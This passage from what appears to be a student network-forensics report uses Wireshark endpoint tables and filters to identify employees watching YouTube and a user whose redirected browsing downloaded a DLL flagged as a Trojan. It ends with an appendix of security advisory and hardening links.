
- **Hackers will also take advantage of hiding malware inside of torrent files, leaving company networks highly vulnerable.**

Theft of Company Time: Web Surfing for Personal Use

Summarize the following:

- One user can be identified by as using IP address 172.16.4.205 – this IP name was Rotterdam-PC.mind-hammer.net
  - This user downloaded
- Another user, using a private IP address 10.0.0.201 had an IP name of BLA DESKTOP.dogoftheyear.net





Theft of Company Time: Watching Youtube

- YouTube may not be a risk to an organisations' data or cybersecurity operations, however browsing internet content that is not work related is a distraction from paid work.
- These screenshots show one user with IP 10.0.0.201 (BLANCO-DESKTOP) is top 3 when it observing the data usage.

Wireshark · Endpoints · PSB_wireshark_analysis.pcapng

Ethernet · 30 | IPv4 · 808 | IPv6 · 2 | TCP · 1372 | UDP · 1977

Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	AS Number
172.16.4.205	51,364	45 M	21,973	10 M	29,391	34 M	—	—	—
185.243.115.84	30,344	26 M	15,195	16 M	15,149	9,831 k	—	—	—
10.0.0.201	19,503	12 M	8,355	841 k	11,148	12 M	—	—	—
166.62.111.64	15,728	16 M	11,354	15 M	4,374	321 k	—	—	—
10.11.11.200	7,536	3,911 k	3,912	399 k	3,624	3,511 k	—	—	—
10.6.12.203	7,410	5,574 k	2,567	399 k	4,843	5,175 k	—	—	—
23.43.62.169	6,934	7,045 k	4,652	6,920 k	2,282	124 k	—	—	—
10.11.11.179	5,806	3,215 k	2,942	320 k	2,864	2,894 k	—	—	—
64.187.66.143	4,883	3,637 k	2,648	3,492 k	2,235	144 k	—	—	—
5.101.51.151	4,326	4,246 k	3,262	4,177 k	1,064	68 k	—	—	—
10.11.11.11	4,139	700 k	1,712	274 k	2,427	426 k	—	—	—
10.11.11.217	4,037	1,954 k	2,094	238 k	1,943	1,715 k	—	—	—
151.101.50.208	3,270	2,220 k	1,657	2,108 k	1,613	112 k	—	—	—
10.6.12.12	2,852	700 k	1,332	329 k	1,520	371 k	—	—	—
10.6.12.157	2,408	809 k	1,231	285 k	1,177	524 k	—	—	—

Wireshark · Endpoints · PSB_wireshark_analysis.pcapng

Ethernet · 30 | IPv4 · 808 | IPv6 · 2 | TCP · 1372 | UDP · 1977

Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country
Rotterdam-PC.mind-hammer.net	51,364	45 M	21,973	10 M	29,391	34 M	—
b5689023.green.mattingsolutions.co	30,344	26 M	15,195	16 M	15,149	9,831 k	—
BLANCO-DESKTOP.dogoftheyear.net	19,503	12 M	8,355	841 k	11,148	12 M	—
mysocalledchaos.com	15,728	16 M	11,354	15 M	4,374	321 k	—
Gilbert-Win7-PC.okay-boomer.info	7,536	3,911 k	3,912	399 k	3,624	3,511 k	—
LAPTOP-5WKHX9YG.frank-n-ted.com	7,410	5,574 k	2,567	399 k	4,843	5,175 k	—
a1449.dscg2.akamai.net	6,934	7,045 k	4,652	6,920 k	2,282	124 k	—
Roger-MacBook-Pro.local	5,806	3,215 k	2,942	320 k	2,864	2,894 k	—
64-187-66-143.iprev.kci.net	4,883	3,637 k	2,648	3,492 k	2,235	144 k	—
snnmnkxdhflwgthqismb.com	4,326	4,246 k	3,262	4,177 k	1,064	68 k	—
okay-boomer-dc.okay-boomer.info	4,139	700 k	1,712	274 k	2,427	426 k	—
10.11.11.217	4,037	1,954 k	2,094	238 k	1,943	1,715 k	—
dualstack.com.imgix.map.fastly.net	3,270	2,220 k	1,657	2,108 k	1,613	112 k	—
Frank-n-Ted-DC.frank-n-ted.com	2,852	700 k	1,332	329 k	1,520	371 k	—
DESKTOP-86J4BX.frank-n-ted.com	2,408	809 k	1,231	285 k	1,177	524 k	—

tcp contains youtube.com

No.	Time	Source	Destination	Protocol	Lenc	Info
68978	764.766426700	216.58.218.206	10.0.0.201	TLSv1.2	1514	Server Hello
68894	764.479909800	216.58.218.206	10.0.0.201	TLSv1.2	1514	Server Hello
68891	764.431557400	216.58.218.206	10.0.0.201	TLSv1.2	1514	Server Hello
68306	761.242300100	172.217.9.163	10.0.0.201	TLSv1.2	1514	Server Hello
67550	754.733324000	172.217.9.2	10.0.0.201	TLSv1.2	1514	Server Hello


tcp contains youtube.com + host


No.	Time	Source	Destination	Protocol	Lenc	Info
68978	764.766426700	fcmatch.youtube.com	BLANCO-DESKTOP.dogoftheyear.net	TLSv1.2	1514	Server Hello
68894	764.479909800	fcmatch.youtube.com	BLANCO-DESKTOP.dogoftheyear.net	TLSv1.2	1514	Server Hello
68891	764.431557400	fcmatch.youtube.com	BLANCO-DESKTOP.dogoftheyear.net	TLSv1.2	1514	Server Hello
68306	761.242300100	gstaticadssl.l.google.com	BLANCO-DESKTOP.dogoftheyear.net	TLSv1.2	1514	Server Hello
67550	754.733324000	pagead46.l.doubleclick.net	BLANCO-DESKTOP.dogoftheyear.net	TLSv1.2	1514	Server Hello
68975	764.740455100	fcmatch.youtube.com	BLANCO-DESKTOP.dogoftheyear.net	TCP	1484	443 → 49814 [PSH, ACK] Seq=1431 Ack=209 Win=64240 Len=


Activities resulting in Malware being downloaded

I specifically searched for file types such as *.exe, *.zip, *.dll

- Web traffic using HTTP and TCP protocols
- The user appears to have been redirected to another webpage which downloaded the dll file to their machine
- I tested a file june11.dll at www.virustotal.com and discovered the file contained Trojan malware








Report End

Appendix

Appendix

The following pages are a list of references and relevant screenshots.

- APDX001

  https://www.cisecurity.org/advisory/multiple-vulnerabilities-in-microsoft-windows-smb-server-could-allow-for-remote-code-execution/

- APDX002

  https://www.rootusers.com/23-hardening-tips-to-secure-your-linux-server/

- APDX003

  https://attackerkb.com/topics/biVgLIkiSE/cve-2020-25213

- APDX004

  https://www.rootusers.com/23-hardening-tips-to-secure-your-linux-server/#12

- APDX005

  http://help.sonicwall.com/help/sw/eng/9530/26/2/3/content/Application_Control.065.23.htm

- APDX006

  https://www.rootusers.com/23-hardening-tips-to-secure-your-linux-server/

- APDX00x